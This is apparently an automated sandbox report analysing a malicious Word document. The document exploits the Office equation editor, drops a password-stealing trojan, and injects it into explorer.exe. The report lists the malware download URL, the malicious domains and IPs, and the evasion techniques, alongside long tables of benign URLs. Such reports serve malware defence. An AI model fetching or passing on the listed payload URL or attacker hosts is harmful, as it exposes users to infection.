

Hide Legend
Behavior Graph
ID: 339299
Sample: RFQ RATED POWER 2000HP- OTH...
Startdate: 13/01/2021
Architecture: WINDOWS
Score: 100
MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN
www.aboutwheelchair.com
Found malware configuration
Malicious sample detected (through community Yara rule)
Antivirus detection for dropped file
8 other signatures
started
started
started
EQNEDT32.EXE
11
WINWORD.EXE
336
20
EQNEDT32.EXE
vm1662026.3ssd.had.wf
92.119.114.220, 49165, 80
ON-LINE-DATAServerlocation-NetherlandsDrontenNL
Ukraine
dropped
dropped
C:\Users\user\AppData\...\mpomboby8423.exe, PE32
C:\Users\user\AppData\...\mpomabiva[1].exe, PE32
Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)
started
mpomboby8423.exe
Antivirus detection for dropped file
Multi AV Scanner detection for dropped file
Machine Learning detection for dropped file
2 other signatures
started
mpomboby8423.exe
Modifies the context of a thread in another process (thread injection)
Maps a DLL or memory area into another process
Sample uses process hollowing technique
Queues an APC in another process (thread injection)
injected
explorer.exe
www.ghelyoun.net
91.195.240.94, 49166, 80
SEDO-ASDE
Germany
System process connects to network (likely due to code injection or exploit)
started
help.exe
Modifies the context of a thread in another process (thread injection)
Maps a DLL or memory area into another process
Tries to detect virtualization through RDTSC time measurements
started
cmd.exe
RESET
Legend:
Process
Signature
Created File
DNS/IP Info
Is Dropped
Is Windows Process
Number of created Registry Values
Number of created Files
Visual Basic
Delphi
Java
.Net C# or VB.NET
C, C++ or other language
Is malicious
Internet

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\mpomabiva[1].exe	100%	Avira	HEUR/AGEN.1106536	
C:\Users\user\AppData\Roaming\mpomboby8423.exe	100%	Avira	HEUR/AGEN.1106536	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\mpomabiva[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\mpomboby8423.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\mpomabiva[1].exe	37%	ReversingLabs	Win32.Trojan.Pwsx	
C:\Users\user\AppData\Roaming\mpomboby8423.exe	37%	ReversingLabs	Win32.Trojan.Pwsx	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.mpomboby8423.exe.280000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.2.mpomboby8423.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://vm1662026.3ssd.had.wf/mpomabiva.exe	0%	Avira URL Cloud	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
vm1662026.3ssd.had.wf	92.119.114.220	true	true		unknown
www.ghelyoun.net	91.195.240.94	true	true		unknown
www.aboutwheelchair.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://vm1662026.3ssd.had.wf/mpomabiva.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://https://contextual.media.net/medianet.php?cid=8CUT39MWR&crid=715624197&size=306x271&https=1	explorer.exe, 00000006.00000000.2115416675.00000000041AD000.00000004.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.iis.fhg.de/audioPA	explorer.exe, 00000006.00000000.2116151786.0000000004B50000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sogou.com/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.msn.com/?ocid=iehpme2	explorer.exe, 00000006.00000000.2115552459.0000000004263000.00000004.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000006.00000000.2126479275.000000000A330000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.msn.com/?ocid=iehps	explorer.exe, 00000006.00000000.2122869349.000000000842E000.00000004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.rediff.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.windows.com/pctv.	explorer.exe, 00000006.00000000.2113776918.0000000003C40000.00000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBSKZM1Y&prvid=77%2	explorer.exe, 00000006.00000000.2122869349.000000000842E000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.2115552459.0000000004263000.00000004.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://suche.t-online.de/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000006.00000000.2122657070.000000000839A000.00000004.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.univision.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000006.00000000.2126479275.000000000A330000.00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	mpomboby8423.exe, 00000004.00000002.2104552065.0000000000B30000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.2113776918.0000000003C40000.00000002.00000001.sdmp	false		high
http://search.espn.go.com/	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://search.centrum.cz/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false		high
http://p.zhongsou.com/favicon.ico	explorer.exe, 00000006.00000000.2127067427.000000000A3E9000.00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs

No. of IPs < 25%
25% < No. of IPs < 50%
50% < No. of IPs < 75%
75% < No. of IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
92.119.114.220	unknown	Ukraine	🇺🇦	204601	ON-LINE-DATAServerlocation-NetherlandsDrontenNL	true
91.195.240.94	unknown	Germany	🇩🇪	47846	SEDO-ASDE	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339299
Start date:	13.01.2021
Start time:	20:36:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 20s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RFQ RATED POWER 2000HP-OTHERSPECIFICATION.docx.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@10/8@3/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 27.4% (good quality ratio 26%) • Quality average: 76.6% • Quality standard deviation: 28.5%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
